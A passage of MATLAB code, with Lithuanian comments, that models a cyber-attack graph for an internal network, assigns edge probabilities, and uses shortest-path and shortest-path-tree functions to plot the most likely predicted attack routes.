Eg = [6 6 6 6 6 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 7 7 7 7 7 7 7 7 7 7 8 8 8 8 8 8 8 8 8 8 9 9 9 9 9 9 9 9 9 9 10 10 10 10 10];
names = {'E1 ' 'E2 ' 'E4 ' 'E7 ' 'E11 ' 'V1' 'V2' 'V3' 'V4' 'V5' 'E2' 'E3' 'E4' 'E5' 'E6' 'E7' 'E8' 'E9' 'E10' 'E11' 'E2  ' 'E3  ' 'E4  ' 'E5  ' 'E6  ' 'E7  ' 'E8  ' 'E9  ' 'E10  ' 'E11  ' 'E1  ' 'E2  ' 'E3  ' 'E4  ' 'E5  ' 'E6  ' 'E7  ' 'E8  ' 'E9  ' 'E10  ' 'E11  ' 'E1  ' 'E2  ' 'E4  ' 'E7  ' 'E11  '};
% Vidinio tinklo svoriai
```

```
weightsv = [0.20 0.20 0.20 0.20 0.20 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10
0.10 0.10 0.10 0.10 0.09 0.09 0.09 0.09 0.09 0.09 0.09 0.09 0.09 0.09 0.20 0.20 0.20 0.20 0.20 0.10 0.10 0.10 0.10
0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.10 0.09 0.09 0.09 0.09 0.09 0.09 0.09 0.09
0.09 0.09 0.09 0.20 0.20 0.20 0.20 0.20];
% grafo sudarymas ir rezultatu atvaizdavimas
G = digraph(Vg,Eg,weightsv,names);
G.Edges
figure (1)
% plot(G,'EdgeLabel',G.Edges.Weight, 'ArrowSize', 10)
plot(G,'ArrowSize', 10)
title('Kibernetines atakos grafas')
% Suformuojame vidurkiniu marsrutu grafa
Gpp = digraph(Vg,Eg,weightsv,names);
% Skaiciuojame trumpiausia vidurkines kibernetines atakos kelia is vienos vietos ir ji atvaizduojame
figure (2)
psv = plot(Gpp,'EdgeLabel',Gpp.Edges.Weight, 'ArrowSize', 10);
[pathinv,d] = shortestpath(Gpp,1,10,'Method','positive');
title('Vidurkine kibernetine ataka');
highlight(psv,pathinv,'EdgeColor','r', 'LineWidth', 3)
% Skaiciuojame trumpiausia vidurkines kibernetines atakos kelia is keliu pradzios vietu ir ji atvaizduojame
TRsv = shortestpathtree(Gpp,[1 2 3 4 5],10);
figure (3)
psv = plot(Gpp,'EdgeLabel',Gpp.Edges.Weight, 'ArrowSize', 10);
title('Vidurkiniu kibernetiniu ataku medis');
highlight(psv,TRsv,'EdgeColor','r', 'LineWidth', 3)
% Skaiciuojame galimai trumpiausia kibernetines atakos kelia ir jo tikimybe
% Isorinio tinklo tikimybes
% weightst = [0.27 0.18 0.18 0.08 0.14 0.08 0.09 0.09 0.13 0.08 0.14 0.08 0.09 0.09 0.13 0.16 0.27 0.26 0.78 0.08 0.14
0.08 0.09 0.09 0.13 0.08 0.14 0.08 0.09 0.09 0.13 0.16 0.27 0.26 0.78];
% weightsf = [0.73 0.82 0.82 0.92 0.86 0.92 0.91 0.91 0.87 0.92 0.86 0.92 0.91 0.91 0.87 0.84 0.73 0.74 0.22 0.92 0.86
0.92 0.91 0.91 0.87 0.92 0.86 0.92 0.91 0.91 0.87 0.84 0.73 0.74 0.22];
% Vidinio tinklo tikimybes
weightst = [0.11 0.09 0.18 0.15 0.11 0.05 0.06 0.09 0.06 0.06 0.07 0.06 0.06 0.05 0.05 0.05 0.06 0.09 0.06 0.06 0.07
0.06 0.06 0.05 0.05 0.05 0.04 0.06 0.08 0.05 0.05 0.07 0.05 0.05 0.04 0.05 0.11 0.09 0.18 0.15 0.11 0.05 0.06 0.09 0.06
0.06 0.07 0.06 0.06 0.05 0.05 0.05 0.06 0.09 0.06 0.06 0.07 0.06 0.06 0.05 0.05 0.05 0.04 0.06 0.08 0.05 0.05 0.07 0.05
0.05 0.04 0.05 0.11 0.09 0.18 0.15 0.11];
weightsf = [0.89 0.91 0.82 0.85 0.89 0.95 0.94 0.91 0.94 0.94 0.93 0.94 0.94 0.95 0.95 0.95 0.94 0.91 0.94 0.94 0.93
0.94 0.94 0.95 0.95 0.95 0.96 0.94 0.92 0.95 0.95 0.93 0.95 0.95 0.96 0.95 0.89 0.91 0.82 0.85 0.89 0.95 0.94 0.91 0.94
0.94 0.93 0.94 0.94 0.95 0.95 0.95 0.94 0.91 0.94 0.94 0.93 0.94 0.94 0.95 0.95 0.95 0.96 0.94 0.92 0.95 0.95 0.93 0.95
0.95 0.96 0.95 0.89 0.91 0.82 0.85 0.89];
Gpt0 = digraph(Vg,Eg,weightst,names);
Gpt = digraph(Vg,Eg,weightsf,names);
% Skaiciuojame galimai trumpiausia trumpiausia kelia is vienos vietos ir ji atvaizduojame
figure (4)
pf = plot(Gpt,'EdgeLabel',Gpt0.Edges.Weight, 'ArrowSize', 10);
[pathf,dt] = shortestpath(Gpt,4,10,'Method','positive')
% Paskaiciuojame kibernetines atakos tikimybe
path=length(pathf)-1
kat=(dt/path)*100
title('Labiausiai tiketina prognozuojama kibernetine ataka');
highlight(pf,pathf,'EdgeColor','r', 'LineWidth', 3)
% Skaiciuojame galimai trumpiausia kelia is keliu pradzios vietu ir ji atvaizduojame
TRf = shortestpathtree(Gpt,[1 2 3 4 5],10);
figure (5)
pf = plot(Gpt,'EdgeLabel',Gpt0.Edges.Weight, 'ArrowSize', 10);
```

```
title('Labiausiai tiketinu prognozuojamu kibernetiniu ataku medis');
highlight(pf,TRf,'EdgeColor','r', 'LineWidth', 3)
```